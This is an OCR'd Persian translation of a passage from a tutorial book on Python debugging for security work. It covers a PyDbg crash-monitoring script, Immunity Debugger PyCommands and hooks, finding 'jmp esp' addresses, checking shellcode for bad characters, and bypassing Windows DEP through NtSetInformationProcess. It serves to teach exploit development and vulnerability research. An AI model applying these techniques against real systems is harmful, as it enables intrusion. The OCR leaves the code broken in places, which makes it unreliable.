MAX_INSTRUCTIONS = 10

# This is far from an exhaustive list; add more for bonus points
dangerous_functions = {
                    "strcpy"  : "msvcrt.dll",
                    "strncpy": "msvcrt.dll",
                    "sprintf"  : "msvcrt.dll",
                    "vsprintf": "msvcrt.dll"
}

dangerous_functions_resolved = {}
crash_encountered = False
instruction_count = 0

def danger_handler(dbg):

    # We want to print out the contents of the stack; that's about it
    # Generally there are only going to be a few parameters, so we will
    # take everything from ESP to ESP+20, which should give us enough
    # information to determine if we own any of the data
    esp_offset = 0
    print "[*] Hit %s" % dangerous_functions_resolved[dbg.context.Eip]
    print "================================================================="
```

[146] Derefrence

```
    while esp_offset <= 20:
            parameter = dbg.smart_dereference(dbg.context.Esp + esp_offset)
            print "[ESP + %d] => %s" % (esp_offset, parameter)
            esp_offset += 4

    print "================================================================\n"

   dbg.suspend_all_threads()
   dbg.Process_snapshot()
   dbg.resume_all_threads()
   return DBG_CONTINUE

 def access_violation_handler(dbg):
       global crash_encountered

     # Something bad happened, which means something good happened :)
     # Let's handle the access violation and then restore the Process
     # back to the last dangerous function that was called

     if dbg.dbg.u.Exception.dwFirstChance:
        return DBG_EXCEPTION_NOT_HANDLED

crash_bin = utils.crash_binning.crash_binning()
crash_bin.record_crash(dbg)
print crash_bin.crash_synopsis()

if crash_encountered == False:
   dbg.suspend_all_threads()
   dbg.Process_restore()
   crash_encountered = True


# We flag each thread to single step
for thread_id in dbg.enumerate_threads():

print "[*] Setting single step for thread: 0x%08x" % thread_id
h_thread = dbg.open_thread(thread_id)
dbg.single_step(True, h_thread)
dbg.close_handle(h_thread)


  # Now resume execution, which will pass control to our
  # single step handler
    dbg.resume_all_threads()
       return DBG_CONTINUE
else:
     dbg.terminate_Process()
     return DBG_EXCEPTION_NOT_HANDLED

def single_step_handler(dbg):
      global instruction_count
      global crash_encountered

      if crash_encountered:
         if instruction_count == MAX_INSTRUCTIONS:
         dbg.single_step(False)
```

```
        return DBG_CONTINUE
    else:

    # Disassemble this instruction
    instruction = dbg.disasm(dbg.context.Eip)
    print "#%d\t0x%08x : %s" % (instruction_count,dbg.context.Eip,instruction)
    instruction_count += 1

    dbg.single_step(True)
    return DBG_CONTINUE

dbg = pydbg()

pid = int(raw_input("Enter the PID you wish to monitor: "))
dbg.attach(pid)

# Track down all of the dangerous functions and set breakpoints
for func in dangerous_functions.keys():
    func_address = dbg.func_resolve( dangerous_functions[func],func )
    print "[*] Resolved breakpoint: %s -> 0x%08x" % ( func, func_address )
        dbg.bp_set( func_address, handler = danger_handler )
        dangerous_functions_resolved[func_address] = func

dbg.set_callback( EXCEPTION_ACCESS_VIOLATION, access_violation_handler )
dbg.set_callback( EXCEPTION_SINGLE_STEP, single_step_handler )
dbg.run()
```

هیچ سوپرایز بزرگی در کد بالا وجود ندارد, چرا که ما تمام موارد را بخش قبلی و توضیح درمورد PyDbg تشریح کرده ایم. بهترین راه برای تست کارایی این اسکریپت این است شما یک برنامه دارای یک آسیب پذیری شناخته[۱۴۷] شده است را انتخاب کرده و آن را به اسکرپیت ضمیمه کنید و سپس ورودی لازم برای تخریب برنامه را ارسال کنید. حالا ما یک تور کامل در قابلیت هایی که PyDbg برای ما فراهم میسازد داشته ایم و متوجه شدید که با اسکریپتهای مختلف چگونه میتوانیم وظایف دیباگینگ را به صورت خود کار انجام دهیم.تنها مشکل استفاده از این روش این است برای کسب هر قسمت از اطلاعات شما باید برای آن کد بنویسید. اینجا جایی است که ما به سراغ ابزار بعدی خود یعنی دیباگر Immunity میرویم که به شما اجازه میدهد همزمان از یک دیباگر قابل اسکریپت نویسی و رابط گرافیکی استفاده کنید. بگذارید راه را ادامه دهیم !

فصل پنجم – Immunity بهترین دیباگر هر دو جهان

استفاده کنیم. حالا زمان PyDbgحالا ما متوجه شدیم که چگونه میتوانیم دیباگر خود را بسازیم و یا از یک دیباگر خالص پایتون یعنی را که یک دارای یک رابط کامل کاربری بهمراه یکی از قوی ترین کتابخانه های پایتون برای Immunityآن رسیده است که دیباگر 2007گسترش و نوشتن اکسپلویت ها و کشف انوع آسیب پذیری و تحلیل برنامه های مخرب[۱۴۸]است را تشریح کنیم. این ابزار در سال

[۱۴۷] یک سرریزی پشته کلاسیک در برنامه warftp نسخه ی 1.65 وجود دارد شما هنوز میتوانید این سرور آسیب پذیر را از مکان زیر دریافت کنید. *http://support.jgaa.com/index.php?cmd=DownloadVersion&ID=1*.

[148] Malware

ارائه شد که مخلوطی از قابلیت های تحلیل به صورت پویا[149] (دیباگ کردن) و همچنین یک موتور قدرتمند برای انجام وظایف تحلیل رسم گرافیکی برای ترسیم بلاک ها و توابع ,به صورت ایستا[150] را داراست. این دیباگر همچنین دارای یک الگوریتم خالص پایتون میباشد. ما ابتدا برای آمادگی پیدا کردن یک تور کوچک در رابط کاربری این ابزار خواهیم داشت. سپس به اعماق استفاده از این دیباگر برای نوشتن اکسپلویت ها و دورزدن خودکار روتین های ضد-دیباگ[151]دربدافزارها میرویم. حالا بگذارید. حالا بگذارید کار خود را با اجرا و راه اندازی این دیباگر شروع کنیم.

۵.1 نصب دیباگر Immunity

دیباگر immunity به صورت مجانی قابل دریافت و پشتیبانی است. و تنها لینک دانلود آن در این مکان قرار دارد :


http://debugger.immunityinc.com/

بسادگی فایل را دانلود کنید و آن را نصب کنید. اگر شما پایتون نسخه ی 2.5 را نصب نداشته باشید مشکل بزرگی نیست چرا که نصاب دیباگر Immunity نسخه ی 2.5 پایتون را همراه خود دارد. بعد از نصب کافی است فایل دیباگر را اجرا کنید و دیباگر آماده استفاده است.

۵.1.1 ۱۰۱ دیباگر immunity

بگذارید یک تور سریع در رابط دیباگر قبل از اینکه وارد immlib, که درواقع کتابخانه ای پایتونی است که میتوانید برای دیباگر با آن اسکریپت بنویسیم, داشته باشیم. وقتی شما دیباگر immunity را باز میکنید رابطی شبیه زیر مشاهده میکنید.

[149] Dynamic
[150] Static
[151] Anti-Debug



تصویر ۵,۱ صفحه ی اصلی رابط دیباگر

رابط اصلی دیباگر به پنج قسمت اصلی تقسیم میشود. پنجره ی بالا چپ در صفحه ی CPU درواقع جایی است که کد اسمبلی پروسس مورد نظر در آن قرار میگیرد. پنجره ی بالا راست پنجره ی نمایش ثبات همه-منظوره و دیگر ثبات است. پایین چپ پنجره ی نمایش[۱۵۲] حافظه قسمتی است که شما انتخاب کرده اید. پایین سمت راست درواقع پنجره ی پشته است که فراخوانهای پشته و همچنین پارامتر های که دارای نماد[۱۵۳]هستند (مانند فراخوانی های توابع API ویندوز) را نمایش میدهد و در نهایت پنجره ی سفید پایین که درواقع پنجره ی دستورات است, که شما مانند windbg میتوانید دستورات را برای کنترل دیباگر اجرا کنید. اینجا درواقع جایی است که شما PyCommand ها را اجرا میکنید که میخواهیم در مورد آنها صحبت کنیم.

PyCommand ۵.1.2

متود اصلی برای اجرای دستورات پایتون درون دیباگر Immunity استفاده از دستورات پایتون یا PyCommand میباشد. PyCommand ها اسکریپت های پایتون هستند که برای انجام وظایف مختلف درون دیباگر immunity مانند چنگگ به کد[۱۵۴], تحلیل به صورت ایستا

[152] Memory Dump
[153] Symbol
[154] Hooking

و دیگر عملیات دیباگ استفاده میشود. هر PyCommand دارای یک ساختمان دقیق برای اجرا میباشد. کد زیر یک PyCommand ساده است که میتوانید به عنوان الگو برای PyCommand های خود از آن استفاده کنید:

```
from immlib import *

def main(args):

    # Instantiate a immlib.Debugger instance
    imm = Debugger()

    return "[*] PyCommand Executed!"
```

در هر PyCommand دو قسمت پیش نیاز ضروری هستند. شما باید یک تابع ()main تعریف شده داشته باشید, و این تابع باید یک آرگمان تکی بگیرد, که در واقع یک لیست پایتون از آرگمانهای است که باید توسط PyCommand تحلیل و پاس شوند. دوم مورد ضروری این است که تابع حتما باید یک رشته را به عنوان خروجی وقتی اجرایش تمام شد بازگرداند و نوار وضعیت دیباگر با استفاده از این رشته وقتی اجرای اسکریپت تمام شد بروز میشود.

وقتی شما میخواهید یک PyCommand را اجرا کنید, شما باید مطمئن شوید که اسکریپت شما در دایرکتوری PyCommands که در دایرکتوری اصلی که دیباگر Immunity در آن قرار دارد ذخیره شده است. برای اجرای اسکریپت که ذخیره کرده اید از یک علامت تعجب سپس نام اسکریپت خود در نوار دستور دیباگر خود استفاده کنید, پس به صورت زیر میشود:

```
!<scriptname>
```

بعد از اینکه شما اینتر را بفشارید, اسکریپت شما اجرا میشود.

PyHooks ۵.1.3

دیباگر Immunity دارای 13 مدل هوک[۱۵۵] میباشد. از هر یک از آنها شما میتوانید برای یک اسکریپت مجزا و یا درون PyCommand در زمان اجرا استفاده کنید. هوک های زیر میتوانند استفاده شوند:

BpHook/LogBpHook

وقتی با یک وقفه سر و کار دارید این نوع از چنگگک میتواند استفاده شود, این نوع از هوکها میتوانند فراخوانی شوند. هر دوی این هوکها از یک نوع رفتار استفاده میکنند, بجز اینکه وقتی یک BpHook در دیباگر ادامه ی اجرا را در دیباگر متوقف میکند اما بعد از رسیدن به LogBpHook ادامه اجرا انجام میشود.

[155] hook

AllExceptHook

هر نوع اعتراضی در پروسس برنامه رخ دهد این نوع هوک اجرا میشود.

PostAnalysisHook

بعد از اینکه دیباگر تحلیل ماژول را تمام کرد, این نوع هوک اجرا میشود. این میتواند وقتی که شما در حال انجام تحلیل به صورت ایستا هستید و میخواهید تعدادی از وظایف بعد از تمام شدن تحلیل به صورت خودکار انجام شود کاربرد دارد. این یک نکته مهم است که یک ماژول (شامل فایل اجرایی اصلی) نیاز به تحلیل دارد تا شما میتواند توابع و بلاک ها را با استفاده از immlib مطالعه و استخراج کنید.

AccessViolationHook

این هوک زمانی که یک خطای دسترسی رخ دهد اجرا میشود این هوک در زمان انجام عملیات فازینگ بسیار مفید است.

LoadDLLHook/UnloadDLLHook

این هوکها زمانی که یک DLL بارگذاری[۱۵۶] شود و یا از حالت بارگذاری خارج شود اجرا میشوند.

CreateThreadHook/ExitThreadHook

این هوکها زمانی که یک نخ ساخته و یا تخریب میشود اجرا میشوند.

CreateProcessHook/ExitProcessHook

این هوکها زمانی که یک پروسس شروع میشود و یا پایان میابد اجرا میشوند.

FastLogHook/STDCALLFastLogHook

این هوکها از یک تکه کد اسمبلی برای انتقال اجرا به یک بدنه ی کوچک از کد هوک که میتواند یک مقدار ویژه ی ثبات و یا یک قسمت حافظه را در زمان هوک لاگ کند. این نوع از هوکها برای هوک کردن توابع که زیاد و رایج فراخوانی میشوند مناسب هستند, ما آنها را در فصل 6 پوشش خواهیم داد.

برای تعریف یک PyHook شما میتوانید از الگویی شبیه زیر که برای مثال استفاده از LogBpHook استفاده کنید:

```
from immlib import *

class MyHook( LogBpHook ):

    def __init__( self ):
        LogBpHook.__init__( self )
```

[156] Load


```
def run( regs ):
# Executed when hook gets triggered
```

ما کلاس LogBpHook را استفاده کرده و مطمئن میشویم که یک تابع ()run تعریف کرده ایم. وقتی که هوک فراخوانی شود, متود ()run به عنوان تنها آرگمانش تمام ثبات CPU را دریافت میکند, که تمام آنها در زمان هوک گرفته شده اند بنابراین ما میتوانیم در مقدار کنکاو کرده و آنها را تغییر دهیم. متغیر regs یک دیکشنری است که میتواند به ثبات با نام آنها دسترسی پیدا کند مانند :

```
regs["ESP"]
```

حالا شما همچنین میتوانید یک هوک را داخل یک PyCommand که میتواند در هرجای اجرای PyCommand تنظیم شود تعریف کنید, و یا ما میتوانیم کد هوک خود را در دایرکتوری PyHooks که در دایرکتوری اصلی immunity قرار دارد و هوک ما به صورت خودکار در زمان اجرای دیباگر اجرا میشود. حالا بگذارید به سراغ اسکرپیت نویسی با استفاده از immlib کتابخانه ی پایتون immunity برویم.

5.1.4 نوشتن اکسپلویت

پیدا کردن آسیب پذیری ها در سیستم نرم افزاری تنها شروع سیاحت طولانی و دشوار شما برای نوشتن یک اکسپلویت کارآمد و قابل اطمینان است. دیباگر Immunnity قابلیت های زیادی دارد که میتواند این راه سخت را برای نویسنده اکسپلویت کمی آسان تر کند. ما تعدادی PyCommand برای افزایش سرعت نوشتن یک اکسپلویت کار آمد مانند پیدا کردن دستورات مناسب و استفاده از آن در EIP برای پرش به شلکد و ابزاری برای اینکه چه کاراکتر های در هنگام رمز[۱۵۷] شلکد غیر قابل استفاده هستند طراحی میکنیم. سپس از دستور findantidep! که همراه دیباگر وجود دارد برای دور زدن DEP[۱۵۸] سخت افزاری استفاده میکنیم.

5.1.5 پیدا کردن دستورات مناسب برای اکسپلویت

وقتی که ما کنترل EIP را کسب کردیم, شما باید کنترل اجرا را به شلکد خود منتقل کنید. به طور نمونه, شما یک ثبات و یا یک افست از یک ثبات دارید که به شلکد شما اشاره میکند, و این کار شماست که یک دستور در یک جایی از فایل اجرایی و یا ماژولهای که بهراهش بارگذاری شده اند پیدا کنید تا کنترل را به آدرس مورد نظر شما منتقل کند.

[157] encod
[158] Data Execution Prevention *http://support.microsoft.com/kb/875352/EN-US/.*

کتابخانه ی پایتون دیباگر Immunity با فراهم سازی یک رابط با قابلیت جستجو به سادگی به شما اجازه میدهد که به دنبال دستورات مورد نظر در فایل اجرایی بارگذاری شده بگردید. بگذارید یک اسکریپت ساده تهیه کنیم که یک دستور را میگیرد و تمام آدرس هایی را که آن دستور در آنجا وجود دارد را باز میگرداند. یک فایل پایتون جدید بسازید و نام آن را findinstruction.py بگذارید و کد زیر را در آن قرار دهید.

findinstruction.py

```
from immlib import *
def main(args):

    imm = Debugger()
    search_code = " ".join(args)

    1    search_bytes = imm.Assemble( search_code )
    2    search_results = imm.Search( search_bytes )
    for hit in search_results:

     # Retrieve the memory page where this hit exists
    # and make sure it's executable
    3    code_page = imm.getMemoryPagebyAddress( hit )
    4    access = code_page.getAccess( human = True )

    if "execute" in access.lower():
        imm.log( "[*] Found: %s (0x%08x)" % ( search_code, hit ),
        address = hit )

 return "[*] Finished searching for instructions, check the Log window."
```


(جایی که با عدد 1 مشخص شده است) ما ابتدا دستوری را به دنبال آن میگردیم را اسمبل میکنیم. سپس ما از متود search() استفاده میکنیم تا تمام حافظه فایل اجرایی را بدنبال دستورات بگردد. (جایی که با عدد 2 مشخص شده است) . از لیست بازگشت داده شده ما تمام آدرسها را برای دریافت صفحات حافظه در مکان های که دستورات وجود دارند تکرار میکنیم. (جایی که با عدد 3 مشخص شده است) و مطمئن میشویم که حافظه به صورت اجرایی علامت گذاری شده است. (جایی که با عدد 4 مشخص شده است). برای تمام دستوراتی که در صفحه ی اجرایی پیدا کردیم, خروجی را در پنجره ی لاگ نمایش میدهیم. برای استفاده از این اسکریپت, دستوراتی که میخواهید جستجو کنید را به عنوان آرگمان به اسکریپت بدهید به این صورت :

```
!findinstruction <instruction to search for>
```

بعد از اجرای اسکریپت مانند

```
!findinstruction jmp esp
```

شما باید خروجی شبیه تصویر داشته باشید.



حالا ما یک لیست از آدرسهایی که میتوانیم برای اجرا شدن شلکد در صورتی که شلکد از ESP شروع شود داریم. در هر اکسپلویت ممکن است یک مقدار تغییر کند, اما ما حالا یک ابزار برای پیدا کردن سریع آدرس ها برای اجرای شلکد که همه ما آن را مشناسیم و به آن علاقمند هستیم, داریم.


5.1.5 فیلتر کردن کاراکتر های بد

وقتی شما یک رشته ی اکسپلویت به سیستم هدف ارسال میکنید, تعدادی از کاراکترها وجود دارند که شما نمیتوانید از آنها در شلکد خود استفاده کنید. برای مثال, اگر ما یک سرریزی پشته از فراخوانی تابع strcpy() داشته باشیم, اکسپلویت ما نمیتواند شامل کاراکتر تهی[159] (0x00) باشد چرا که تابع strcpy() بمحض رسیدن به کاراکتر تهی ادامه ی کپی را متوقف میکند. از این رو نویسنده های اکسپلویت از ابزار های رمز کننده[160] استفاده میکنند, پس وقتی شلکد اجرا میشود ابتدا از حالت رمز در می آید و سپس در حافظه اجرا میشود. اگرچه, در برخی از موارد شاید تعدادی از کاراکتر های خاص فیلتر شوند و یا با روش های مختلف به وسیله ی برنامه ی آسیب

[159] NULL
[160] Encoder

پذیر تغییر کنند, و این میتواند به یک کابوس در هنگامی که شما میخواهید آنها را به صورت دستی پیدا کنید تبدیل شوند. به طورکلی اگر شما بتوانید این موضوع را که EIP شروع اجرای شلکد شما را انجام دهد, تائید کنید و شلکد شما باعث ایجاد خطای دسترسی و یا تخریب برنامه قبل از انجام وظیفه خود بشود (مانند اتصال بازگشتی[۱۶۱] , اضافه شدن به یک پروسس دیگر, و یا دیگر کارهای مخربی که شلکد میتواند انجام دهد), شما ابتدا باید مطمئن شوید که شلکد شما به صورتی که شما میخواهید در حافظه کپی شده است. دیباگر Immunity این عملیات را برای شما ساده تر بسیار میکند. به تصویر زیر نگاه کنید:

[161] Connection Back



در تصویر بالا پشته بعد از سریزی را مشاهده میکنید و میبینید که EIP در حال حاضر به ثبات ESP اشاره میکند. چهار بایت 0xCC درواقع دیباگر را مانند اینکه در آن آدرس یک وقفه وجود دارد متوقف میکنند (به خاطر داشته باید 0xCC دستور INT3 است) بلافاصله بعد از چهار دستور INT3 در آفست ESP+0x4 شروع شلکد است. اینجا دقیقا جایی است که ما جستجو را در حافظه شروع میکنیم و مطمئن میشویم که شلکد همان شلکدی است که در حمله ارسال کردیم. ما میتوانیم به سادگی شلکد خود را به عنوان یک رشته اسکی در نظر بگیریم و آن را در حافظه بایت با بایت مقایسه کنیم تا مطمئن شویم که شلکد ها یکی هستند. اگر ما یک اختلاف پیدا کنیم و

سپس اگر ما کاراکتر مشکل دار را خارج کردیم اما مشکل فیلتر نرم افزار حل نشد, ما میتوانیم آن کاراکتر را به رمز کننده شلکد خود قبل از اجرای دوباره حمله اضافه کنیم. شما میتوانید برای امتحان کردن این اسکریپت شلکد را از CANVAS و یا Metasploit کپی کرده و یا از شکلد نوشته شده توسط خودتان استفاده کنید. یک فایل پایتون جدید بسازید و نام آن را badchar.py بگذارید و سپس کد زیر را در آن قرار دهید:

badchar.py

```
from immlib import *
def main(args):
      imm = Debugger()
      bad_char_found = False

      # First argument is the address to begin our search
      address = int(args[0],16)

      # Shellcode to verify
      shellcode = "<<COPY AND PASTE YOUR SHELLCODE HERE>>"
      shellcode_length = len(shellcode)
      debug_shellcode = imm.readMemory( address, shellcode_length )
      debug_shellcode = debug_shellcode.encode("HEX")
      imm.log("Address: 0x%08x" % address)
      imm.log("Shellcode Length : %d" % length)
      imm.log("Attack Shellcode: %s" % canvas_shellcode[:512])
      imm.log("In Memory Shellcode: %s" % id_shellcode[:512])

# Begin a byte-by-byte comparison of the two shellcode buffers
count = 0
while count <= shellcode_length:
       if debug_shellcode[count] != shellcode[count]:
       imm.log("Bad Char Detected at offset %d" % count)
       bad_char_found = True
break
      count += 1

if bad_char_found:
imm.log("[*****] ")
imm.log("Bad character found: %s" % debug_shellcode[count])
imm.log("Bad character original: %s" % shellcode[count])
imm.log("[*****] ")

return "[*] !badchar finished, check Log window."
```

در این سناریو اسکریپ نویسی, ما درواقع تنها فقط از فراخوانی ()readMemory از کتابخانه ی دیباگر استفاده میکنیم, و بقیه ی اسکریپت نیز یک مقایسه ی رشته ساده در پایتون است. حالا تمام کاری که شما باید انجام بدهید این است که شلکد خود را به صورت یک رشته اسکی در آورید و (برای مثال اگر شما بایتهای 0xEB 0x09 دارید شما باید رشته ی خود را به صورت EB09 در بیاورید), آن را در اسکرپیت کپی کنید. سپس آن را به این صورت اجرا کنید :

```
!badchar <Address to Begin Search>
```

در مثال قبلی, ما باید جستجو را از آدرس ESP+0x4 شروع کنیم, که آدرس دقیق برابر با 0x00AEFD4C دارد. سپس باید PyCommand خود را به این صورت اجرا کنیم :

```
!badchar 0x00AEFD4C
```

اسکرپیت ما بلافاصله بعد از اجرا کاراکتر های بد را نمایش میدهد. این کار میتواند به شدت زمان ما را در رویارویی و دیباگ شلکد ی که باعث تخریب میشود و یا مهندسی معکوس فیلترهای مختلف کاهش دهد.

5.1.5 دور زدن DEP در ویندوز

DEP یک سیستم محافظتی است که در ویندوز های مایکروسافت (XP SP2, 2003, Vista) برای محافظت از اجرای کد در قسمتهای مختلف حافظه مانند پشته و توده[۱۶۲]پیدا سازی شد. این قابلیت میتواند در برابر اجرا شلکد اکسپلویت های ارسالی در اکثر موارد پیروز شود, چرا که بیشتر اکسپلویتها شلکد خود را تا زمان اجرا در توده و یا پشته نگه داری میکنند. اگرچه, یک روش شناخته شده[۱۶۳]در برابر این محافظت وجود دارد و آن هم اینکه ما از فراخوانی یک API ویندوز برای غیرفعال کردن پروسس جاری که در حال اجرای آن هستیم استفاده کنیم, که این روش به ما اجازه میدهد به راحتی کنترل اجرا را به شلکد خود بازگردانیم بدون توجه به این موضوع که شلکد در پشته قرار دارد و یا توده. دیباگر immunity همراه خود یک PyCommand به نام findantidep.py دارد که برای شما آدرسهای مناسب را پیدا میکند تا در اکسپلویت خود استفاده کنید و شلکد اجرا شود. ما یک نگاه سریع به روش دور زدن در سطح بالا خواهیم داشت و سپس از PyCommand مورد نظر برای پیدا کردن آدرس های مناسب برای خود استفاده میکنیم.

API ویندوزی که شما میتوانید برای غیر فعال کردن DEP برای یک پروسس استفاده کنید یک تابع مستند نشده به نام NtSetInformationProcess()[۱۶۴] است که الگویی شبیه زیر دارد:

```
NTSTATUS NtSetInformationProcess(
    IN HANDLE hProcessHandle,
    IN Process_INFORMATION_CLASS ProcessInformationClass,
    IN PVOID ProcessInformation,
    IN ULONG ProcessInformationLength );
```

درواقع برای غیر فعال کردن DEP برای یک پروسس شما احتیاج دارید که تابع NtSetInformationProcess() را بهراه ProcessInformationClass با Process-ExecuteFlags(0x22) تنظیم شود و پارامتر ProcessInformation باید به MEM_EXECUTE_OPTION_ENABLE(0x2) تنظیم شود. مشکلی که در ساختن شلکد شما برای انجام این فراخوانی وجود دارد تعدادی پارامتر تهی[۱۶۵] که مشکلی است که برای تمام شلکدها وجود دارد (صفحه ی 82 در مورد فیلتر کاراکتر های بد). تکنیکی که ما

[162] Heap

[163] *http://www.uninformed.org/?v=2&a=4&t=txt*.

[164] http://undocumented.ntinternals.net/UserMode/UndocumentedFunctions/NTObjects/Process/NtSetInformationProcess.html.

[165] NULL

از آن در شلکد خود استفاده میکنیم این است در از تابع که ()NtSetInformationProcess را با پارامترهای ضروری را بر روی پشته فراخوانی میکند استفاده میکنیم. یک نمونه از فراخوانی لازم در ntdll.dll وجود دارد که این عملیات را برای ما انجام میدهد.

نگاهی به کد تبدیل شده به اسمبلی که از ntdll.dll در ویندوز XP با سرویس پک 2 که به وسیله ی دیباگر immunity ضبط شده است داشته باشید.

```
7C91D3F8 . 3C 01 CMP AL,1
7C91D3FA . 6A 02 PUSH 2
7C91D3FC . 5E POP ESI
7C91D3FD . 0F84 B72A0200 JE ntdll.7C93FEBA
...
7C93FEBA > 8975 FC MOV DWORD PTR SS:[EBP-4],ESI
7C93FEBD .^E9 41D5FDFF JMP ntdll.7C91D403
...
7C91D403 > 837D FC 00 CMP DWORD PTR SS:[EBP-4],0
7C91D407 . 0F85 60890100 JNZ ntdll.7C935D6D
...
7C935D6D > 6A 04 PUSH 4
7C935D6F . 8D45 FC LEA EAX,DWORD PTR SS:[EBP-4]
7C935D72 . 50 PUSH EAX
7C935D73 . 6A 22 PUSH 22
7C935D75 . 6A FF PUSH -1
7C935D77 . E8 B188FDFF CALL ntdll.ZwSetInformationProcess
```

در کد بالا, ما میتوانیم یک مقایسه در برابر AL با مقدار یک مشاهده کنیم, و سپس ESI با مقدار 2 پر میشود. اگر AL برابر با یک شود, سپس یک پرش شرطی به .0x7C93FEBA وجود خواهد داشت. از آنجا ESI به یک متغییر پشته در EBP-4 منتقل میشود (دقت کنید که ESI هنوز دارای مقدار 2 است). سپس یک پرش بدون شرط[166] به آدرس 0x7C91D403 انجام میشود, که مقدار متغیر پشته ما را چک میکند (که هنوز 2 است) تا مطمئن شود صفر نیست, و سپس یک پرش شرطی به 0x7C935D6D. اینجا جایی است کار جذاب میشود, ما میبینیم که مقدار 4 وارد پشته میشود, متغییر EBP-4 (هنوز 2 است) شروع به بارگذاری در ثبات EAX میکند, و سپس آن مقدار وارد پشته میشود, سپس به دنبال آن مقدارهای 0x22 و مقدار 1- (1- به عنوان یک کنترل کننده Process به فراخوانی تابع میگوید DEP را برای Process جاری غیر فعال شود) وارد پشته میشوند, و سپس یک فراخوانی به ZwSetInformationProcess (که یک نام دیگر برای NtSetInformationProcess) انجام میشود. پس چیزی که در واقع در آن کد اتفاق می افتد یک فراخوانی تابع NtSetInformationProcess() به صورت زیر است :

```
NtSetInformationProcess( -1, 0x22, 0x2, 0x4 )
```

